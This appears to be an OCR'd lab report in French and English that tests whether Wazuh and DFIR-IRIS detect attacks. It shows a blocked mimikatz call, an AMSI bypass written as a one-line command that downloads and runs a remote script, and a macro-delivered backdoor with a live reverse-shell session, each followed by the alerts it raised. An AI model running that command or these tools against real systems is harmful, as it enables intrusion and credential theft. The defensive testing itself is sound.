
Experience 1:

We execute malicious commands :



```
PS C:\Users\Administrateur> invoke-mimikatz
Au caractère Ligne:1 : 1
+ invoke-mimikatz
+ ~~~~~~~~~~~~~~~
Ce script dont le contenu est malveillant a été bloqué par votre logiciel antivirus.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\Administrateur> _
```

Figure 97: Example de command malveante




WINDOWS DEFENDER: ANTIMALWARE PLATFORM DETECTED POTENTIALLY UNWANTED SOFTWARE ()
#52 - 4D845E8D-92AA-469F-8DB5-B9186F3F5339

Rule ID: 62123
Rule Level: 12
Rule Description: Windows Defender: Antimalware platform detected potentially unwanted software ()
Agent ID: 006
Agent Name: Windows-10
MITRE IDs: N/A
MITRE Tactics: N/A
MITRE Techniques: N/A
Location: EventChannel
Full Log: N/A

New | 2024-07-05T22:09:22.423000 | High | Wazuh | IrisInitialClient | wazuh | Windows-10


Figure 98: Alert dans DFIR-IRIS provenant d'AMSI



Jul 5, 2024 @ 15:09:22.423 | Windows Defender: Antimalware platform detected potentially unwanted software () | 12 | 62123

Figure 99: Meme Alert AMSI dans Wazuh

The malicious commands are blocked by AMSI :




data.win.eventdata.execution Name	Suspendu
data.win.eventdata.fWLink	https://go.microsoft.com/fwlink/?linkid=37020&name=Trojan:PowerShell/PSAttackTool.A&threatid=2147729106&enterprise=0
data.win.eventdata.origin ID	0
data.win.eventdata.origin Name	Inconnu
data.win.eventdata.path	amsi:_\\Device\\HarddiskVolume2\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe
data.win.eventdata.post Clean Status	0
data.win.eventdata.pre Execution Status	0
data.win.eventdata.process Name	C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe
data.win.eventdata.product Name	Antivirus Microsoft Defender

Figure 100:Details D'alert

AMSI (Antimalware Scan Interface) is a Windows component that enables deeper inspection of integrated scripting services, allowing for more effective detection and prevention of malware and other security threats.


We will bypass AMSI and see if we still can detect malicious activity :



```
PS C:\Users\Administrateur> IEX(New-Object Net.WebClient).downloadString('https://raw.githubusercontent.com/ELMERIKH/Needle/main/Needle.ps1')
```


Figure 101:command pour Bypass AMSI

AMSI bypassed:



```
PS C:\Users\Administrateur> invoke-mimikatz
invoke-mimikatz : Le terme «invoke-mimikatz» n'est pas reconnu comme nom d'applet de commande, fonction, fichier de
script ou programme exécutable. Vérifiez l'orthographe du nom, ou si un chemin d'accès existe, vérifiez que le chemin
d'accès est correct et réessayez.
Au caractère Ligne:1 : 1
+ invoke-mimikatz
+ ~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (invoke-mimikatz:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
```

Alert of level 15 even after bypass :




EXECUTABLE FILE DROPPED IN FOLDER COMMONLY USED BY MALWARE
#49 - B95EE7B9-809D-41A7-A2AE-3EEA7BC17A35

Rule ID: 92213
Rule Level: 15
Rule Description: Executable file dropped in folder commonly used by malware
Agent ID: 006
Agent Name: Windows-10
MITRE IDs: T1105
MITRE Tactics: Command and Control
MITRE Techniques: Ingress Tool Transfer
Location: EventChannel
Full Log: N/A

Figure 102:Alert niveau 15 DFIR-IRIS

Expérience 2:
For this test We will use a tool called : **https://github.com/ELMERIKH/Keres**
That creates a Powershell backdoor on victims machines and deliver it using macro in word document :




AVERTISSEMENT DE SÉCURITÉ Les macros ont été désactivées.

THIS FILE NEED MACROS TO WORK PROPERLY

tħe ᑌᑎ؟¢o∂∃ ⦿ҌᑌsCαTïo∏ ք®ojЄ©† ï$ α ₩ЕҌ$؟†e/฿Я⦿₩∫∑® €ХτЕη$i⦿η Ι‡∀† o฿ᵻ∐s©ª†Ɛ∫ ЕηǤL؟$ǂ τeхτ BҰ ®eρlαC؟ηǤ ∀L£ Ι‡∃ e∏glïsħ CħαЯα¢τЕ®s ₩؟Tħ ƒºЯƐig∏ ᑌᑎïᑕo∂Ɛ sҰ⋔฿o£$ v؟$μ∀lLÿ ∫i⩘iLα® †⦿ T‡∑ ©ºЯosⱣo∏∂ιᑎǤ єηg£ï$ħ ⊙ηƐ$, βμŁ ®ЕⱣ®esο∏ΙiΠǤ ªᑎ μᑎŀρ£α†∃∂ ᑌηιᑕo∂ο C‡ªЯαC†Є.eηǤιι$ǂ ∫℗∑ªκ∑®s ¢∧ᑎ Ɛ∀sі£Ұ ρºs† αηᗝ ρ∧∂ Ιħιs "€∏ᑕŀÿⱣ†∑∂" ¢oᑎ†Ɛ∏Ι, βᑌ† †ħ∑ αᗝ₩Ɛ®Tï$ïᑎg ∀LGoЯιTħm∫ Ł‡∀τ ⩘iᑎ∃ ⊙μ®


Figure 103: Ficher docx malveant



```
-{-->>
[*] Accepted new connection from: 196.127.208.23:53073


-{-->> sessions

-{-->> list

Available rev-shell sessions:
1. 196.127.208.23:53073

-{-->> 
-{-->> session 1

[*] Connecting to session: 196.127.208.23:50085

[*] press Ctrl+c to go back


PS C:\Users\touri> dir
PS C:\Users\touri> dir


    R?pertoire?: C:\Users\touri


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        13/05/2023     22:49                .android
d-----        02/02/2023     21:38                .vscode
d-r---        19/09/2020     22:00                3D Objects
d-r---        01/03/2023     14:19                Contacts
d-----        29/03/2024     23:53                Documents
d-r---        11/07/2024     18:00                Downloads
```

Figure 104:Revshell connection


Even if the exploit was successfull We get high alerts immediatly after execution :



Jul 11, 2024 @ 10:25:09.303	T1547.001	Persistence, Privilege Escalation	Suspicious file extension detected in registry ASEP to be executed on next logon	12	92301


@timestamp	2024-07-11T17:25:09.303Z
_id	zFrTopAB_MJIH7NY3O6Z
agent.id	004
agent.ip	192.168.11.104
agent.name	win11
data.win.eventdata.details	C:\\Users\\touri\\ExecKeres.vbs

Figure 105: script revshell detecter



data.win.eventdata.eventType	SetValue
data.win.eventdata.image	C:\\WINDOWS\\system32\\reg.exe
data.win.eventdata.processGuid	{7ffaca15-156c-6690-9402-000000007000}
data.win.eventdata.processId	15068
data.win.eventdata.ruleName	T1060,RunKey
data.win.eventdata.targetObject	HKU\\S-1-5-21-2663655527-193077488-2240084236-1001\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\Keres
data.win.eventdata.user	LAPTOP-IGTCT76R\\touri
data.win.eventdata.utcTime	2024-07-11 17:25:03.773
data.win.system.channel	Microsoft-Windows-Sysmon/Operational

Figure 106: valeur reg 'un nouveau programe startup detecter




Non sécurisé
https://192.168.11.107/app/wazuh#/overview/?tab=general&tabView=panels&_g=(filters:!(),refreshInt...
elastic
Search Elastic
e
D
wazuh.
Modules
win11
Security events

data.win.eventdata.logonId	0x9564a9a
data.win.eventdata.originalFileName	PowerShell.EXE

data.win.eventdata.parentCommandLine

```
\"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe\" -EncodedCommand
